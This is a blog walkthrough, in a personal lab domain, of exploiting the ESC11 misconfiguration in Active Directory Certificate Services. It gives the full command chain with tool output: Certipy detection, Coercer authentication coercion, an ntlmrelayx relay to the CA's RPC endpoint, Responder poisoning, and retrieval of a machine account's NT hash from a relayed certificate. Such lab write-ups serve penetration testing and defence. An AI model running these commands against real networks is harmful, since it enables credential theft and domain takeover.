Exploiting Active Directory Certificate Services - ESC11 Walkthrough

heartburn.dev/exploiting-active-directory-certificate-services-esc11-walkthrough

Toby

March 24, 2023

active directory

An overview and lab exploitation example of the ESC11 vulnerability, present in Active Directory Certificate Services when request encryption is disabled.

Toby

Mar 24, 2023 • 8 min read

Hello everyone! It's been a hot minute since I last put a blog post up, who knew life could get so hectic?! Today we'll review one of the newer additions to the Active Directory Certificate Service misconfigurations, dubbed ESC11, discovered by Sylvain Heiniger (Sploutchy) from Compass Security. It builds upon the fantastic work initially from Will Schroeder (harmj0y) and Lee Christensen (tifkin_) in their whitepaper: Certified Pre-Owned: Abusing Active Directory Certificate Services. This saw exploits dubbed ESC1-8 released before more incredible work came from Olivier Lyak to add ESC9 and ESC10. These have been well documented in varying resources and blogs, showcasing exploitation examples in labs. However, when searching for information on the ESC11 misconfiguration, I couldn't find all too much, and thus, here we are today!


No new research is included in this blog post and it is merely a walkthrough of how to detect, exploit, and remediate the ESC11 issue. To read the initial research, please find a link to the blog below by the author:

> https://blog.compass-security.com/2022/11/relaying-to-ad-certificate-services-over-rpc/

Let's jump straight in!

What is ADCS? ESC11?

Active Directory Certificate Services (ADCS) provides a centralized system to manage PKI (Public Key Infrastructure) within an Active Directory environment. These certificates can be used for a variety of functions, such as signing website certificates, emails, and even domain authentication. To understand what the ESC11 vulnerability entails, we should first highlight the ESC8 issue, initially discovered by the folks over at Specter Ops. ESC8 is an issue in the Active Directory Web Enrollment service. You may identify it on a server running the ADCS service by traversing to `https://<IP_ADDRESS>/certsrv`. An example showing what the interface looks like is given in the image below.



Microsoft Active Directory Certificate Services -- matrix-DC01-CA

Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or t

For more information about Active Directory Certificate Services, see Active Directory Certificate Services Documentation.

Select a task:
- Request a certificate
- View the status of a pending certificate request
- Download a CA certificate, certificate chain, or CRL

ADCS Web Enrollment Endpoint

This endpoint, amongst others, can be used to request a certificate for a client within Active Directory. Since the endpoint accepts NTLM authentication, it is possible to relay against this endpoint and retrieve certificates on behalf of other users, using the built-in `Machine` and `User` certificate templates. Templates are blueprints of what each certificate request is permitted to perform, such as whether they can be used for client authentication, digital signatures, etc. I believe (correct me if I'm wrong on Linkedin) that ESC8 is the only vulnerability within ADCS that is present by default if this service is enabled.


ESC11 is a similar vulnerability, whereby the `IF_ENFORCEENCRYPTICERTREQUEST` is disabled on the Certificate Authority, which allows unencrypted ICERT requests to be made to the RPC endpoint on the certificate server. This is just another method that can be used to request a certificate, only this time, it's not over the HTTP endpoint. It should be noted that this setting is not disabled by default, but it is sometimes done as it can cause issues with legacy clients. In any case, if it is disabled, Certipy will give you a nice prompt in its output, which we'll view in the next section.

Detecting ESC11 with Certipy

You'll need valid domain credentials to query the CA for its registered templates and configurations. Then you can use Certipy to find the misconfiguration. First, you'll need to install Certipy. I recommend using a Python virtual environment, which will stop you from muddling libraries between each other and borking something.

```
python3 -m venv venv
source venv/bin/activate
pip3 install certipy-ad
```

Once it is installed, we'll need to target the CA server. I've got it set up for the CA to be on my DC, but in a real engagement, it'll likely be separated. Here is a diagram of my setup for clarity:




MATRIX.LOCAL Domain with CA on the Domain Controller

We'll run `certipy` from the Kali Linux machine, specifying the following flags:

```
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ certipy find -vulnerable -u trinity@matrix.local -p 'Password123!' -dc-ip
172.16.5.10
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'matrix-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'matrix-DC01-CA' via CSRA:
CASessionError: code: 0x80070
005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'matrix-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying
again...
[*] Got CA configuration for 'matrix-DC01-CA'
[*] Saved BloodHound data to '20230324121837_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from
@ly4k
[*] Saved text output to '20230324121837_Certipy.txt'
[*] Saved JSON output to '20230324121837_Certipy.json'
```

In the output files, you'll want to identify the following in the vulnerability section:



```
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ cat 20230324121837_Certipy.txt
Certificate Authorities
  0
    CA Name                             : matrix-DC01-CA
    DNS Name                            : DC01.matrix.local
    Certificate Subject                 : CN=matrix-DC01-CA, DC=matrix, DC=local
    Certificate Serial Number           : 7B2A99E86D7054AB4E637F8649014371
    Certificate Validity Start          : 2022-07-05 15:25:43+00:00
    Certificate Validity End            : 2121-07-05 15:35:43+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : MATRIX.LOCAL\Administrators
      Access Rights
        ManageCa                        : MATRIX.LOCAL\Administrators
                                          MATRIX.LOCAL\Domain Admins
                                          MATRIX.LOCAL\Enterprise Admins
        ManageCertificates              : MATRIX.LOCAL\Administrators
                                          MATRIX.LOCAL\Domain Admins
                                          MATRIX.LOCAL\Enterprise Admins
        Enroll                          : MATRIX.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition
is set to Issue
Certificate Templates                   : [!] Could not find any certificate templates
```

ESC11 Vulnerability

This means that the `IF_ENFORCEENCRYPTICERTREQUEST` is set to `disabled`, and thus, relaying is possible. In the blog post provided by Compass Security and Sploutchy, they mention that you need to coerce a target to connect to your relay server. We'll briefly go over a couple of ways this can be performed in an internal environment.

Relaying by Coercing a Server


The first option we have is coercing a machine in the domain to talk to our relay server, which will force them to attempt to authenticate with their NTLM credentials, which can then be relayed to the `MS-ICPR` endpoint. To do this, we'll use a tool from p0dalirius - Coercer. It cycles through various coercion methods to force a remote computer to perform an authentication request to a server. The methods used are listed in his Github, including many of the well-known techniques, such as PetitPotam. To install, we will clone the repository via `git` and install the requirements with `pip`.

```
git clone https://github.com/p0dalirius/Coercer.git
cd Coercer
pip install -r requirements.txt
```

Then we can run it, specifying domain credentials, the domain, the listening host (where the relay server is listening), and the target that you wish to force coercion from.

```
python3 Coercer.py coerce -t 172.16.5.50 -u trinity -p 'Password123!' -d
matrix.local -l 172.16.5.101
```

The output will be something like the one shown below, with successful authentications over accessible pipes being highlighted in green:



```
┌──(kali㉿kali)-[/opt/Coercer]
└─$ python3 Coercer.py coerce -t 172.16.5.50 -u trinity -p 'Password123!' -d matrix.local -l 172.16.5.100

                                                      v2.4.1-blackhat-edition
                                                      by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.5.50
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\172.16.5.100\WfPwmzbm\aa')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.5.100\XdhvWEDK\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.5.100\bNqFtKxF\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.5.100\LQhfEQm2\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.5.100@80/ORr\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
```

Running the Coercer Command


We'll set up our NTLM relay server using the fork of Impacket from Sploutchy, available here. This fork has the `rpc` mode for `ICPR` enabled. We can `git clone` this repository too, and using a Python virtual environment, install the requirements:

```
git clone https://github.com/sploutchy/impacket.git
cd impacket
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
```

Then we'll set up our relay server to relay coercion requests, as seen below:

```
python3 examples/ntlmrelayx.py -t rpc://172.16.5.10 -rpc-mode ICPR -icpr-ca-name
matrix-DC01-CA -smb2support
```

This command targets the vulnerable CA and attempts to relay the traffic to the DC01 RPC endpoint. With this running in one Window, we can run the coercer in the other Window to force the target to authenticate to the relay server. In the image below, we can see this in action, with the base64 encoded certificate for the machine account being captured.



```
┌──(venv)─(kali㉿kali)-[/opt/impacket]
└─$ python3 examples/ntlmrelayx.py -t rpc://172.16.5.10 -rpc-mode ICPR -icpr-ca-name matrix-DC01-CA -smb2support
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.5.50, attacking target rpc://172.16.5.10
[*] Authenticating against rpc://172.16.5.10 as MATRIX/WKSTN01$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.5.50 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Successfully requested certificate
[*] Request ID is 6
[*] Base64 certificate of user WKSTN01$:
b'MIIRBQIBAzCCEL8GCSqGSIb3DQEHAaCCELAEghCsMIIQqDCCBt8GCSqGSIb3DQEHBqCCBtAwggbMAgEAMIIGxQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIeUhIpfV2w3QCAggAgIIGmN2
g1EnKqf7M8NvaYX3fz1VswSoiilSwvwiDXDna4q6RjXjHTLHQb+hsRMylYle68Bfw3K557E22w+faxC+4dRXXUWzCQLOUTDnzW1HX1/aF3wKmFaRJe4Zq0N0wdC33984/ICwnEMSiu1Zpk5iHY6Q
CH0HZ4/jm4nlQ8CxiXGdRpeUeraXArjgUsU6EM+nLTrXjvcnjhiZojv3KGxyoipVNvT0Dekjhd23dnSFLCdQycpF0Vb32L13gZy3IvpF7KYJsxAIl6mnkuwUYw6axNh8jzgld65/cD3Ch7hRUrLNI

┌──(kali㉿kali)-[/opt/Coercer]
└─$ python3 Coercer.py coerce -t 172.16.5.50 -u trinity -p 'Password123!' -d matrix.local -l 172.16.5.100
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.1-blackhat-edition
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.5.50
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
```

Capturing the Certificate of WKSTN01 from the Relay Attack

To use this certificate, we can once again turn to Certipy. We'll save the base64 encoded certificate to a file and then decode it to a PFX, before using it to request the NTLM hash for the account from the Domain Controller.

```
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ cat wkstn01.b64.pfx | base64 -d > wkstn01.pfx
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ certipy auth -pfx wkstn01.pfx -dc-ip 172.16.5.10
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: wkstn01$@matrix.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wkstn01.ccache'
[*] Trying to retrieve NT hash for 'wkstn01$'
[*] Got hash for 'wkstn01$@matrix.local':
aad3b435b51404eeaad3b435b51404ee:04eb7140939c88bf60efcf9fe4be5c0b
```

Voila! NTLM hash for the WKSTN01 machine account. Now we'll look at performing it using the credentials of a user with Responder.

Relaying by Coercing a User

The second option to obtain a valid credential is to use Responder. Here we'll set it up on our Kali box and specify the interface on the same subnet as WKSTN01 and DC01. For me, this is `eth1`. In the `/etc/responder/Responder.conf` file, we'll set SMB and HTTP to `Off`.

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```


Then we can start listening:

```
┌──(kali㉿kali)-[/opt/Coercer]
└─$ sudo responder -I eth1 -wd
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
```

We'll start the Relay server again with the same command as before:

```
python3 examples/ntlmrelayx.py -t rpc://172.16.5.10 -rpc-mode ICPR -icpr-ca-name
matrix-DC01-CA -smb2support
```

Now, on network events, such as a user requesting a non-existent file share, it should be possible to poison a request with a protocol such as LLMNR and relay the authentication to the Domain Controller. Let's see what happens when the Domain Administrator logs into WKSTN01 and requests a share that does not exist.



```
┌──(venv)─(kali㉿kali)-[/opt/impacket]
└─$ python3 examples/ntlmrelayx.py -t rpc://172.16.5.10 -rpc-mode ICPR -icpr-ca-name matrix-DC01-CA -smb2support
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Connection from 172.16.5.50 controlled, attacking target rpc://172.16.5.10
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Authenticating against rpc://172.16.5.10 as MATRIX/ADMINISTRATOR SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Successfully requested certificate
[*] Request ID is 8
[*] Base64 certificate of user ADMINISTRATOR:
```


b'MIIRrQIBAzCCEWcGCSqGSIb3DQEHAaCCEVgEghFUMIIRUDCCB38GCSqGSIb3DQEHBqCCB3AwggdsAgEAMIIHZQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIsOpd
AggAgIIHOLdsIwUk7WHrxA5+cmfXkJzLlkDoG4nVIdsxi/MTp5JfUsT17Dxnbu0mbRWXWSRpV1oU4wBwstJUHD2HV+8UlOvC8NQ26h8PkwlNQb9B8gtmdvtuKIj8P09rAX
MYGPMSYD1QSxkxnWY33RqBTiiS0+4Y+Vwr6bNdQ0nO+7jLoPrTlpUaRITLh5les+tAIYfg43Et63Nc/tQMV27uRh1D+jq543ejhUQDJdSHuFhBje+wLtPL+sZY7Le61Mx0
Ker2JZhy9lU5WitNlWKaOBQc7rFcVduXeprTm5aHsfY2qVg4RNrTgwN5gc4D+vgtLYmR5h6SwCgssZLz1F6ZJPi+OU/dSwr6irkvMty1tofDgY6IJfPUC5H3tAF6OiJHNe
